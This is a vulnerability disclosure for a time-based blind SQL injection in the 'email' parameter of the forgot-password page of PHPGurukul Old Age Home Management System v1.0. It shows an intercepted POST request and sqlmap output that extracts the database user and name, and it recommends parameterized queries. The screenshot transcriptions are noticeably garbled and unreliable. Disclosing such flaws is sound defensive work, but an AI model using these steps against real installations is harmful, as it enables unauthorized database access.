SQL injection vulnerability in "/oahms/admin/forgot-password.php" in PHPGurukul Old Age Home Management System v1.0 allows ATTACKER to execute arbitrary SQL commands via the "email" parameter

Affected Project: PHPGurukul Old Age Home Management System v1.0

Official Website: https://phpgurukul.com/old-age-home-management-system-using-php-and-mysql/


Version: 1.0

Related Code file: /oahms/admin/forgot-password.php

Injection parameter: POST request parameter "email" is vulnerable.

Steps:

1. Access the application Forgot Password page URL: http://localhost/oahms/admin/forgot-password.php.



2. Enter any random value and click "Reset" button. Intercept the request in BurpSuite Proxy editor.

```
Request
                                                                 Ø 🗐 /n ≡
    POST /oahms/admin/forgot-password.php HTTP/1.1
  Host: localhost
   User-Agent: Mosilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
    Gecko/20100101 Firefox/127.0
    Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
    */*;q=0.8
5 Accept-Language: en-US, en; q=0.5
    Accept-Encoding: gsip, deflate, br
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 50
    Origin: http://localhost
10
   Connection: keep-alive
    Referer: http://localhost/oahms/admin/forgot-password.php
    Cookie: PHPSESSID=pmq4i8v5beq7cna7sdfkf150a3
    Upgrade-Insecure-Requests: 1
   Priority: u=1
15
   email=Test1*40t.comscontactno=99999999994submit=
```

3. Copy this request and save it in a text file "req.txt".

4. We will run SQLMAP against the this saved POST request as shown in the following screenshot.

 SQLMAP identifies POST request parameter "email" as vulnerable. Also, SQLMAP successfully lists out the current database and current user.

```
C:\Windows\System32\cmd.exe
   :23:14] [INFO] checking if the injection point on POST parameter 'email' is a false
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
qlmap identified the following injection point(s) with a total of 93 HTTP(s) requests:
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    [04:23:29] [INFO] the back-end DBMS is MySQL
[04:23:29] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y web application technology: Npache 2.4.58, PHP, PHP 8.2.12 pack-end DBMS: MySQL >= 5.0.12 (MariaDB fork) [04:23:34] [INFO] fetching current user [04:23:34] [INFO] retrieved: [04:23:44] [INFO] adjusting time delay to 1 second due to good response times
oot@localhost
urrent user: 'root@localhost'
04:24:34] [INFO] fetching current database
04:24:34] [INFO] retrieved: oahmsdb
current database: 'oahmsdb'
04:24:56] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\localhost'
*] ending @ 04:24:56 /2024-07-02/
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.ht
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